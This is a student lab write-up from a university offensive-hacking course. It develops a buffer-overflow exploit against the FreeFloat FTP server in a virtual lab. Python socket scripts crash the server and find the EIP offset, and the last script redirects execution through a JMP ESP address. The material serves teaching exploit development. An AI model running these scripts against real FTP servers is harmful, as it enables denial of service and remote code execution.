



# Sri Lanka Institute of Information Technology

Year 4 – Semester 1

Offensive Hacking Tactical and Strategic

## **Exploit development Assignment**

---

<b>Registration No</b>	IT17121484
<b>Name</b>	Yapa S.V.D

# Exploitation

## Tools required

- Nmap
- Immunity debugger
- Mona
- Windows 7 and Kali virtual box

## Steps

### 1. Adding mona




Figure 1

- Mona is a PyCommand module for immunity debugger. The python files can be downloaded by a github repository.
- Two virtual machines include windows 7 and kali linux. Windows is installed with immunity and FTP server (vulnerable) is installed from exploit db.
- Both machines are in the same network. So it should ping in order to carryout this task.

## 2. Scanning the network using nmap to find open ports.




Figure 2

- Run the FreeFloat server.
- Use Nmap to find open ports. (21 ftp)
- If the port 21 is not open modify the firewall settings.
- FTP server process should be attached to the immunity debugger.

## 3. Using Bed command.

- Install bed command in the terminal if it is not there. (“sudo apt-get install bed”)
- We have to plugin FTP server and specify the target IP.



Figure 3

#### 4. Exploit 1

```
kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Tue 09:54
root@kali: ~/FTPServer
File Edit View Search Terminal Help
GNU nano 2.9.5 exploit1.py

import socket,time

crash = "A" * 500

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.1.100', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()

[ Read 15 lines ]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Po
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Linter ^_ Go To
```

Figure 4

- Uses 500 A's to crash the program.
- Username and password are defined by "anonymous".
- "192.168.1.100" and 21 are the IP address and the FTP port of the target machine.

## 5. Run exploit1 and crash.




Figure 5

## 6. Exploit 2




Figure 6

- Exploit 2 will send a pattern instead of 500 A's.
- Use Metasploit command "msf-pattern create -l 500" to generate pattern.
- Entering the pattern in the code.

```
kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Tue 03:57

root@kali: ~
File Edit View Search Terminal Help
<timeout> = seconds to wait after each test (default: 2 seconds)
use "./bed.pl -s <plugin>" to obtain the parameters you need for

root@kali: ~/FTPServer
File Edit View Search Terminal Help
GNU nano 2.9.5 exploit2.py

import socket,time
crash = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8A
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.1.100', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()


root@kali:~#
```

[ Read 14 lines ]

<b>^G</b> Get Help	<b>^O</b> Write Out	<b>^W</b> Where Is	<b>^K</b> Cut Text	<b>^J</b> Justify
<b>^X</b> Exit	<b>^R</b> Read File	<b>^_</b> Replace	<b>^U</b> Uncut Text	<b>^T</b> To Linte

Figure 7

7. Offset – “msf-pattern\_offset -q \*\*\*\*\*”



```
kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Tue 04:06

root@kali: ~

File Edit View Search Terminal Help
<timeout> = seconds to wait after each test (default: 2 seconds)
use "./bed.pl -s <plugin>" to obtain the parameters you need for

root@kali: ~/FTPServer

File Edit View Search Terminal Help
root@kali:~/FTPServer# nano exploit2.py
root@kali:~/FTPServer# nano exploit2.py
root@kali:~/FTPServer# nano exploit2.py
root@kali:~/FTPServer# nano exploit2.py
root@kali:~/FTPServer# python exploit2.py
root@kali:~/FTPServer# nano exploit2.py
root@kali:~/FTPServer# msf-pattern_offset -q 37684136
[*] Exact match at offset 230
root@kali:~/FTPServer#
connection attempt failed: Connection timed out
root@kali:~# bed -s FTP -t 192.168.1.100 -p 21 -u anonymous -v ano
BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de )
+ Buffer overflow testing:
testing: 1 USER XAXAX ...^C
root@kali:~#
```

Figure 8

- When the FTP server crash, now the EIP register will have a different value. (37684136)
- We will find the offset value which will overwrite the EIP by “msf-pattern\_offset -q 37684136”.
- The offset is 230.
- We need 230 bytes to overwrite the EIP register.



## 8. Exploit 3

```
root@kali: ~
File Edit View Search Terminal Help
<timeout> = seconds to wait after each test (default: 2 seconds)
use "./bed.pl -s <plugin>" to obtain the parameters you need for

root@kali: ~/FTPServer
File Edit View Search Terminal Help
GNU nano 2.9.5 exploit3.py

import socket,time

crash = "A" * 230 + "B" * 4 + "C" * 266

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.1.100', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()
```

Figure 9

- Exploit 3 will be modified by  $A * 230 + B * 4 + C * 266$ . (B = Base, C = remainder)






Figure 9

- The point of getting control over EIP register is to set JMP ESP command to execute a program later.

## 9. !mona findsmp




Figure 10

- Mona will be used to find instruction.
- The command “!mona findsmip” will be used in immunity debugger and this will create findsmip.

## 10. Findsmp




Figure 11

- In the immunity debugger go to view > executable modules: select kernel32.

## 12. Kernel32





Figure 13

- Find for JMP ESP command and get its value.

#### 14. Modified exploit 3



```
root@kali: ~/FTPServer
File Edit View Search Terminal Help
GNU nano 2.9.5 w.py
#75823132
import socket,time
crash = "A" * 230 + "\x32\x31\x82\x75" + "C" * 266
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.1.100', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()
```

